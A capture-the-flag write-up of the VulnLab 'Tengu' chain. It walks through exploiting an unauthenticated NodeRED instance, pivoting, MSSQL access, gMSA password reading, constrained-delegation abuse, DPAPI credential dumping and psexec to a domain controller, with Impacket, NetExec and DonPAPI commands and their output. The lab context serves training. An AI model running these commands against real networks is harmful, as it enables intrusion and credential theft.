This is a writeup of the chain Tengu from VulnLab, it’s a medium difficulty Windows chain which featured NodeRED exploitation, pivoting, and some standard AD attacks.
🔍 Enumeration
We start off with a single host, an initial nmap scan of the host gave the following results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nmap -sV -sC -Pn 10.13.38.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-07 09:52 EST
Nmap scan report for 10.13.38.40
Host is up (0.036s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:a2:62:65:84:f4:ec:5b:a8:a8:a3:8f:83:a3:96:27 (ECDSA)
|_  256 41:c7:d4:28:ec:d8:5b:aa:97:ee:c0:be:3c:e3:aa:73 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
Since this was pretty lacking I reran a full port scan to see if we were missing anything.
[INF] Current naabu version 2.3.7 (latest) [WRN] UI Dashboard is disabled, Use -dashboard option to enable [INF] Running CONNECT scan with non root privileges 10.13.38.40:22 10.13.38.40:1880 [INF] Found 2 ports on host 10.13.38.40 (10.13.38.40)
🔴 NodeRED
On port 1880 we can find a NodeRED dashboard.
NodeRED is an app that allows you to create automation “flows” with drag and drop blocks. It’s popular for use with IoT devices - I’ve seen this application come up on external assessments and also gotten the chance to play with it during the DOE’s Cyberforce competition.

This NodeRED instance isn’t configured to require any authentication, which allows us to both view/edit existing automation flows and create new ones. Here we see an error message that the server failed to connect to sql.tengu.vl:1433 on the last run.
We want to pull those MSSQL credentials - either through the UI or a passback attack.

After double-clicking to edit the node we can see it’s using a connection called SQL to pull data.

Editing the SQL connection the password is censored, so I changed the server address to my host and started Responder. Once responder is running we can re-run/re-deploy the flow.

We get cleartext creds back for the nodered_connector MSSQL account. Next, I deployed a NodeRED reverse shell workflow so that we can work on pivoting to the internal network.

This can be done by importing the JSON from the GitHub repository.

Deploying this gets us a callback as nodered_svc - I used this to drop a sliver beacon and ligolo agent.
🏃 Pivoting
Now on the NodeRED host I started to look around. I wasn’t able to resolve the tengu.vl domain or identify any of the other hosts from config files etc. since the box was not configured with DNS.
Checking the Kerberos config this machine is setup as part of the domain, if we can root it we’ll be able to grab its machine account which may be helpful later.
I ran fping through my ligolo proxy to identify other hosts on the network.
[INF] Current naabu version 2.3.7 (latest) [WRN] UI Dashboard is disabled, Use -dashboard option to enable [INF] Running CONNECT scan with non root privileges 192.168.50.10:53 192.168.50.12:1433 192.168.50.10:139 192.168.50.10:445 192.168.50.12:3389 192.168.50.10:135 192.168.50.10:88 192.168.50.10:389 192.168.50.12:445 192.168.50.10:3389 [INF] Found 7 ports on host 192.168.50.10 (192.168.50.10) [INF] Found 3 ports on host 192.168.50.12 (192.168.50.12)
💻 MSSQL
.10 looks to be a DC, while .12 is the MSSQL server we saw NodeRED attempting to pull data from. We can use our credentials from the passback attack to try and access that server.
mssqlclient.py nodered_connector:[password]@192.168.50.12 Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: Dev [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(SQL): Line 1: Changed database context to 'Dev'. [*] INFO(SQL): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server (160 3232) [!] Press helpfor extra shell commands SQL (nodered_connector nodered_connector@Dev)> enum_db name is_trustworthy_on ------ ----------------- master 0 tempdb 0 model 0 msdb 1 Demo 0 Dev 0
SQL (nodered_connector nodered_connector@Dev)>
I started by enumerating our privileges, checking for xp_cmdshell/xp_dirtree, and viewing the data in the Demo and Dev databases.
SQL (nodered_connector nodered_connector@Dev)> use Dev ENVCHANGE(DATABASE): Old Value: Dev, New Value: Dev INFO(SQL): Line 1: Changed database context to 'Dev'. SQL (nodered_connector nodered_connector@Dev)> select * from information_schema.tables; TABLE_CATALOG TABLE_SCHEMA TABLE_NAME TABLE_TYPE ------------- ------------ ---------- ---------- Dev dbo Task b'BASE TABLE'
SQL (nodered_connector nodered_connector@Dev)> use demo ENVCHANGE(DATABASE): Old Value: Dev, New Value: Demo INFO(SQL): Line 1: Changed database context to 'Demo'. SQL (nodered_connector nodered_connector@Demo)> select * from information_schema.tables; TABLE_CATALOG TABLE_SCHEMA TABLE_NAME TABLE_TYPE ------------- ------------ ---------- ---------- Demo dbo Users b'BASE TABLE'
SQL (nodered_connector nodered_connector@Demo)> select * from Users ID Username Password ---- --------------- ------------------------------------------------------------------- NULL b't2_m.winters' b'[password hash]'

Looks like there’s a password hash for t2_m.winters in the Users table of the Demo database. HashID flags this as SHA256 - I attempted cracking it with SecLists but was unsuccessful, so I threw it into crackstation for a sanity check.
Crackstation was able to get us the password - from here we can see if they’re valid domain credentials for t2_m.winters.
❄ t2_m.Winters
After confirming that the credentials were valid for LDAP using NetExec, I ran Bloodhound with the new account.
python3 bloodhound.py -d tengu.vl -u t2_m.winters -p [password] -c all --zip -ns 192.168.50.10 INFO: BloodHound.py for BloodHound Community Edition INFO: Found AD domain: tengu.vl INFO: Getting TGT for user WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.tengu.vl:88)] [Errno -2] Name or service not known INFO: Connecting to LDAP server: dc.tengu.vl INFO: Found 1 domains INFO: Found 1 domains in the forest INFO: Found 3 computers INFO: Connecting to LDAP server: dc.tengu.vl INFO: Connecting to GC LDAP server: dc.tengu.vl INFO: Found 213 users INFO: Found 58 groups INFO: Found 2 gpos INFO: Found 11 ous INFO: Found 19 containers INFO: Found 0 trusts INFO: Starting computer enumeration with 10 workers INFO: Querying computer: nodered INFO: Querying computer: SQL.tengu.vl INFO: Querying computer: DC.tengu.vl WARNING: Could not resolve: nodered: The resolution lifetime expired after 3.104 seconds: Server Do53:192.168.50.10@53 answered The DNS operation timed out. INFO: Done in 00M 08S INFO: Compressing output into 20260107111206_bloodhound.zip
Going back to the NodeRED host, we can SSH in with this domain account and he is an administrator. We can use this access to grab our first flag and the NodeRED machine account for later.
Looking in Bloodhound, the NodeRED machine can read the Group Managed Service Account (GMSA) password of GMSA01$. GMSA’s are used to have complex passwords for service accounts managed by AD, similar to LAPS. We can use NetExec to fetch this user’s hash using the NODERED$ machine account.
We can pull the machine account credentials from the /etc/krb5.keytab file using KeyTabExtract.
1 2 3 4 5 6 7 8 9 10
python3 keytabextract.py krb5.keytab [*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash. [*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction. [*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction. [+] Keytab File successfully imported. REALM : TENGU.VL SERVICE PRINCIPAL : NODERED$/ NTLM HASH : [hash] AES-256 HASH : [hash] AES-128 HASH : [hash]
Then we can use NetExec to read the GMSA password.
1 2 3 4 5 6
nxc ldap 192.168.50.10 -u 'NODERED$' -H [NodeRED Hash] --gmsa LDAP 192.168.50.10 389 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:tengu.vl) (signing:None) (channel binding:Never) LDAP 192.168.50.10 389 DC [+] tengu.vl\NODERED$:[NodeRED hash] LDAP 192.168.50.10 389 DC [*] Getting GMSA Passwords LDAP 192.168.50.10 389 DC Account: gMSA01$ NTLM: [GMSA NTLM Hash] PrincipalsAllowedToReadPassword: ['gsg_gMSA01', 'Linux_Server'] LDAP 192.168.50.10 389 DC Account: gMSA02$ NTLM: <no read permissions> PrincipalsAllowedToReadPassword: gsg_gMSA01
🎭 Delegation

Now if we checkout the permissions for the GMSA01$ account, it’s configured for constrained delegation to sql.tengu.vl. This means that the msds-allowedtodelegateto contains SPNs for the SQL server, allowing us to impersonate users when authenticating to the SQL server.
We can use the hash of the GMSA account to mint a ticket impersonating any user against the SQL server using Impacket’s getST.py.
I tried this with the Administrator account, and some of the other domain admins, but they weren’t able to be delegated (I got an SMB error). High privileged accounts are usually protected from delegation by placing them in the Protected Users AD group or by setting the Account is sensitive and cannot be delegated UAC flag.

Since we couldn’t impersonate an admin I minted a ticket for t1_m.winters, who’s a member of the SQL Admins group, and presumably is an admin on the SQL server.
1 2 3 4 5 6 7 8
getST.py -spn 'MSSQLSvc/sql.tengu.vl' -impersonate 'T1_M.WINTERS' -hashes :[GMSA hash] 'tengu.vl/gMSA01$' Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies
[*] Getting TGT for user [*] Impersonating T1_M.WINTERS [*] Requesting S4U2self [*] Requesting S4U2Proxy [*] Saving ticket in T1_M.WINTERS@MSSQLSvc_sql.tengu.vl@TENGU.VL.ccache
This one worked, we can use the ticket to access the server via MSSQL.
1 2 3 4 5 6 7 8 9 10 11 12 13
export KRB5CCNAME=T1_M.WINTERS@MSSQLSvc_sql.tengu.vl@TENGU.VL.ccache (impacket-pip-venv) ➜ tengu mssqlclient.py -k -no-pass sql.tengu.vl Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies
[*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(SQL): Line 1: Changed database context to 'master'. [*] INFO(SQL): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000) [!] Press helpfor extra shell commands SQL (TENGU\t1_m.winters dbo@master)>
Thankfully - we can enable xp_cmdshell and get command execution as GMSA01$.
1 2 3 4 5 6 7 8
enable_xp_cmdshell INFO(SQL): Line 196: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install. INFO(SQL): Line 196: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install. SQL (TENGU\t1_m.winters dbo@master)> xp_cmdshell whoami output ------------- tengu\gmsa01$ NULL
From here I setup a pivot listener in Sliver and dropped a new beacon on SQL.
1 2 3 4 5 6 7 8 9 10 11 12 13
whoami /priv
PRIVILEGES INFORMATION ----------------------
Privilege Name Description State ============================= ========================================= ======== SeAssignPrimaryTokenPrivilege Replace a process level token Disabled SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
It looks as though we have SeImpersonatePrivilege - so we can use this to drop GodPotato or a similar tool and made ourselves an admin on the SQL server.
We can use these new privileges to PsExec & grab the next flag from the Administrator’s desktop, and we can run secretsdump to try and get any other domain credentials.
This didn’t net anything interesting other than the machine account, and I didn’t find anything else on the system to point me in the right direction for moving forward.
Next, I tried dumping credentials from DPAPI remotely using DonPAPI
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
dpp collect -d tengu.vl -u 'GMSA01$' -H :[hash] --dc-ip 192.168.50.10 -t sql.tengu.vl [💀] [+] DonPAPI Version 2.1.0 [💀] [+] Output directory at /home/titan/.donpapi [💀] [+] Loaded 1 targets [💀] [+] Recover file available at /home/titan/.donpapi/recover/recover_1767808901 [sql.tengu.vl] [+] Starting gathering credz [sql.tengu.vl] [+] Dumping SAM [sql.tengu.vl] [-] Could not dump SAM. [sql.tengu.vl] [-] No account found in SAM (maybe blocked by EDR) [sql.tengu.vl] [+] Dumping LSA [SNIPPED] [sql.tengu.vl] [+] Dumping User and Machine masterkeys [sql.tengu.vl] [$] [DPAPI] Got 7 masterkeys [sql.tengu.vl] [+] Dumping User and Machine Certificates [sql.tengu.vl] [+] Dumping User Chromium Browsers [sql.tengu.vl] [+] Gathering Cloud credentials [sql.tengu.vl] [+] Dumping User and Machine Credential Manager [sql.tengu.vl] [$] [CredMan] [SYSTEM] Domain:batch=TaskScheduler:Task:{3C0BC8C6-D88D-450C-803D-6A412D858CF2} - TENGU\T0_c.fowler:[PASSWORD]
Thankfully this was able to dump credentials for the DA T0_c.fowler from credentials saved in a scheduled task.
We can use his creds to grab the last flag - sike!
1 2 3 4
psexec.py 'tengu.vl/T0_c.fowler:[PASSWORD]@dc.tengu.vl' Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies
[-] SMB SessionError: code: 0xc000006e - STATUS_ACCOUNT_RESTRICTION - Indicates a referenced user name and authentication information are valid, but some user account restriction has prevented successful authentication (such as time-of-day restrictions).
Looks like he has some logon restrictions. I tried checking for restricted logon hours or anything similar but I didn’t see anything.
We can get around these restrictions by logging in with a Kerberos ticket instead.
1 2 3 4
getTGT.py 'tengu.vl/T0_c.fowler:[PASSWORD]' -dc-ip 192.168.50.10 Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in T0_c.fowler.ccache
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
psexec.py 'tengu.vl/T0_c.fowler@dc.tengu.vl' -k -no-pass Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on dc.tengu.vl..... [*] Found writable share ADMIN$ [*] Uploading file InAbOvEv.exe [*] Opening SVCManager on dc.tengu.vl..... [*] Creating service icvO on dc.tengu.vl..... [*] Starting service icvO..... [!] Press helpfor extra shell commands Microsoft Windows [Version 10.0.20348.2322] (c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt [FLAG] C:\Windows\system32>